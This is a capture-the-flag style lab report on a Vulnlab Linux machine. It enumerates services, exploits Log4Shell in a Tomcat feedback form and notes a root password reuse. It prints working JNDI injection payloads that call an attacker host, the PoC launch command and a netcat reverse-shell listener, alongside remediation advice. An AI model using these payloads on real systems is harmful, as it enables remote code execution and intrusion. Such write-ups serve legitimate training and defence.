
Vulnlab Machine Report | Feedback

joy.scd01

2025-06-13

Contents

1	Vulnlab Machine Report	1
1.1	Executive Summary	2
1.2	Feedback - 10.10.100.208	3
1.2.1	Service Enumeration	3
1.2.2	Initial Access - CVE-2021-44228 Log4shell → RCE	7
1.2.3	Privilege Escalation - Password Reuse → root	11
1.2.4	Post-Exploitation	13
2	Additional Items	14
2.1	User & Root Flags	14

1 Vulnlab Machine Report

Machine Name: Feedback

IP: 10.10.100.208

Difficulty: Easy

Platform: Linux

Completion Date: 2025/06/13



Figure 1.1: feedback.png

1.1 Executive Summary

A penetration test was conducted against the target host *Feedback* (IP: 10.10.100.208). Multiple critical vulnerabilities were identified, leading to full system compromise. Key findings include:

- **Initial Access:** [CVE-2021-44228 Log4shell → RCE]
- **Privilege Escalation:** [Password Reuse → root]
- **Critical Services:** [Apache Log4j (CVE-2021-44228)]

Recommendations:

- **Patch:** Update all instances of Log4j to the latest secure version that addresses CVE-2021-44228 (Log4Shell). Ensure no vulnerable versions remain, including in indirect dependencies.
- **Implement:** Avoid storing plaintext credentials in configuration files. Use a secure secrets management system and enforce strong, unique credentials for all privileged accounts.
- **Harden:** Restrict access to sensitive configuration files like “tomcat-users.xml” through proper file permissions.


1.2 Feedback - 10.10.100.208

1.2.1 Service Enumeration

Nmap scan *Command:*

```
1 nmap -sC -sV feed
```

Proof Screenshot:



```
ujoyster@~$ nmap -sC -sV feed
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-13 19:00 CEST
Nmap scan report for feed (10.10.100.208)
Host is up (0.068s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 6c:81:0b:63:b0:a0:b7:54:ea:5a:95:d8:f0:35:02:78 (RSA)
|_ 256 78:2f:77:1c:e5:bd:1d:f6:b8:51:77:48:93:4f:4d:5a (ECDSA)
|_ 256 d4:07:7e:6b:64:ef:7e:8f:ba:2c:2f:bf:cd:ea:db:e4 (ED25519)
8080/tcp   open  http      Apache Tomcat 9.0.56
|_ http-title: Apache Tomcat/9.0.56
|_ http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.47 seconds
```


Figure 1.2: nmap.png

Port Scan Results

Server IP Address	Ports Open
10.10.102.208	TCP: 22,8080

SSH Enumeration (Port 22)

SSH service did not support null sessions or anonymous login and required a password.

Web Server Enumeration (Port 8080)**Figure 1.3:** web1.png


Results: Apache Tomcat/9.0.56 version.

Gobuster - directories enumeration

Command:

```
1 gobuster dir -u http://feed:8080 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```

Proof Screenshot:



```
minyster@kali:~$ gobuster dir -u http://feed:8080 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://feed:8080
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

/docs                (Status: 302) [Size: 0] [→ /docs/]
/manager             (Status: 302) [Size: 0] [→ /manager/]
/feedback            (Status: 302) [Size: 0] [→ /feedback/]
Progress: 4989 / 4990 (99.98%)

Finished
```


Figure 1.4: gob1.png

Results: Found 3 directories **/docs**, **/manager** and **/feedback**.

Web Server - http://feed:8080/feedback

The source code indicated that the application was built using **Java**, the **Struts2** framework, and **Log4j** for logging.

Proof Screenshot:



```
1 <!DOCTYPE html>
2
3
4 <html>
5   <head>
6     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
7     <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/b
8     <title>Feedback</title>
9   </head>
10  <body>
11    <h1 class='text-center'>Feedback</h1>
12    <div class="container">
13      <form action="/feedback/logfeedback.action">
14
15        <p> We value your feedback. Please let us know where we can improve!</p>
16        <div class="form-group">
17          <label for="name">Name</label>
18          <input type="text" name="name" class="form-control" />
19        </div>
20        <div class="form-group">
21          <label for="name">Feedback</label>
22          <input type="text" name="feedback" class="form-control"/>
23        </div>
24        <br/>
25        <div class="form-grou">
26          <input type="submit" class="btn btn-primary " value="Send"/>
27        </div>
28      </form>
29    </div>
30    <!-- Build with Java, Struts2 & Log4J -->
31  </body>
32 </html>
```

Figure 1.5: viewsource.png

1.2.2 Initial Access - CVE-2021-44228 Log4shell → RCE

Vulnerability Explanation: Apache Log4j versions <=2.14.1 are affected by a critical remote code execution vulnerability known as Log4Shell (CVE-2021-44228). The issue arises from improper handling of user-supplied input in log messages, where specially crafted strings can trigger a JNDI (Java Naming and Directory Interface) lookup. By injecting a JNDI reference (e.g., `${jndi:ldap://<your-IP>:1389/a}`) into a log entry, an attacker can cause the application to load and execute remote code, leading to full remote code execution on the server.

On this target, the vulnerability was exploited to execute arbitrary commands and gain an initial foothold on the target system.

Vulnerability Fix: To remediate CVE-2021-44228 (Log4Shell), all instances of Apache Log4j should be upgraded to version **2.17.0 or later**, which disables JNDI lookups by default and removes vulnerable behavior.

Severity: Critical


Steps to reproduce the attack:

1. **Cloned the exploit repository** (<https://github.com/kozmer/log4j-shell-poc.git>)

Command:

```
1 git clone https://github.com/kozmer/log4j-shell-poc.git
```

Proof Screenshot:



```
(ujoyster♥ [REDACTED])-[~/VL/Machines/Feedback]
$ git clone https://github.com/kozmer/log4j-shell-poc.git
Cloning into 'log4j-shell-poc' ...
remote: Enumerating objects: 52, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 52 (delta 0), reused 0 (delta 0), pack-reused 41 (from 2)
Receiving objects: 100% (52/52), 38.74 MiB | 799.00 KiB/s, done.
Resolving deltas: 100% (7/7), done.
```


Figure 1.6: gitclone.png

2. **Set up a Python environment**

Command:

```
1 python3 -m venv venv
2
3 source venv/bin/activate
```

Proof Screenshot:



```
(ujoyster♥ [REDACTED]) - [~/VL/Machines/Feedback/log4j-shell-poc]
$ python3 -m venv venv

(ujoyster♥ [REDACTED]) - [~/VL/Machines/Feedback/log4j-shell-poc]
$ source venv/bin/activate


(venv) (ujoyster♥ [REDACTED]) - [~/VL/Machines/Feedback/log4j-shell-poc]
```

Figure 1.7: venv.png

3. Downloaded and Installed “jdk1.8.0_20” from Oracle’s official archive

Source: (<https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html>)

Proof Screenshot:




This software is licensed under the Oracle Binary Code License Agreement for Java SE Platform Products		
Product / File Description	File Size	Download
Linux x86	135.24 MB	jdk-8u20-linux-i586.rpm
Linux x86	154.87 MB	jdk-8u20-linux-i586.tar.gz
Linux x64	135.6 MB	jdk-8u20-linux-x64.rpm
Linux x64	153.42 MB	jdk-8u20-linux-x64.tar.gz
Mac OS X x64	209.11 MB	jdk-8u20-macosx-x64.dmg
Solaris SPARC 64-bit (SVR4 package)	137.02 MB	jdk-8u20-solaris-sparcv9.tar.Z
Solaris SPARC 64-bit	97.09 MB	jdk-8u20-solaris-sparcv9.tar.gz

Figure 1.8: java.png

Commands:

```
1 tar -xf jdk-8u20-linux-x64.tar.gz
2
3 ./jdk1.8.0_20/java -version
```

Proof Screenshot:



```
(venv)-(ujoyster♥ [REDACTED])-[~/VL/Machines/Feedback/log4j-shell-poc]
$ tar -xf jdk-8u20-linux-x64.tar.gz

(venv)-(ujoyster♥ [REDACTED])-[~/VL/Machines/Feedback/log4j-shell-poc]
$ ./jdk1.8.0_20/bin/java -version
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)
```


Figure 1.9: javaold.png

4. Launched the exploit

Command:

```
1 python3 poc.py --userip 10.8.6.158 --webport 8000 --lport 22667
```

Proof Screenshot:



```
(venv)-(ujoyster♥ [REDACTED])-[~/VL/Machines/Feedback/log4j-shell-poc]
$ python3 poc.py --userip 10.8.6.158 --webport 8000 --lport 22667

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.8.6.158:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.8.6.158:8000/Exploit.class
10.10.100.208 - - [13/Jun/2025 20:44:07] "GET /Exploit.class HTTP/1.1" 200 -
□
```

Figure 1.10: exploit.png

5. Set up a netcat listener

Command:

```
1 nc -lvnp 22667
```

Proof Screenshot:


A terminal window with a dark background. The prompt is '(ujoyster♥ [redacted])-[~]'. The user has entered the command '\$ nc -lvnp 22667'. The output is 'listening on [any] 22667 ...'.

Figure 1.11: nc.png

6. Injected the payload into the web form's fields

Payload:

```
1 ${jndi:ldap://attacker.com/a}
```

Proof Screenshot:



A screenshot of a web browser showing a feedback form. The browser's address bar displays 'feed:8080/feedback/'. Below the address bar are several navigation links: 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', and 'Exploit-DB'. The main heading of the page is 'Feedback'. Below the heading is a message: 'We value your feedback. Please let us know where we can improve!'. There are two input fields: 'Name' and 'Feedback'. Both fields contain the payload '\${jndi:ldap://10.8.6.158:1389/a}'. Below the input fields is a blue button labeled 'Send'.

Figure 1.12: send.png

Initial Access Proof Screenshot:

```
(ujoyster♥[REDACTED])-[~]  
$ nc -lvnp 22667  
listening on [any] 22667 ...  
connect to [10.8.6.158] from (UNKNOWN) [10.10.100.208] 35468  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
tomcat@ip-10-10-10-7:/$ export TERM=xterm  
export TERM=xterm  
tomcat@ip-10-10-10-7:/$ whoami  
whoami  
tomcat  
tomcat@ip-10-10-10-7:/$
```

Figure 1.13: initialaccess.png

1.2.3 Privilege Escalation - Password Reuse → root

Vulnerability Explanation: After establishing a foothold on the target, the root password was found in `conf/tomcat-users.xml`. The password was reused to gain full control over the system.

Vulnerability Fix: Avoid storing plaintext credentials in configuration files. Use a secure secrets management system and enforce strong, unique credentials for all privileged accounts. Restrict access to sensitive configuration files like `tomcat-users.xml` through proper file permissions.

Severity: Critical

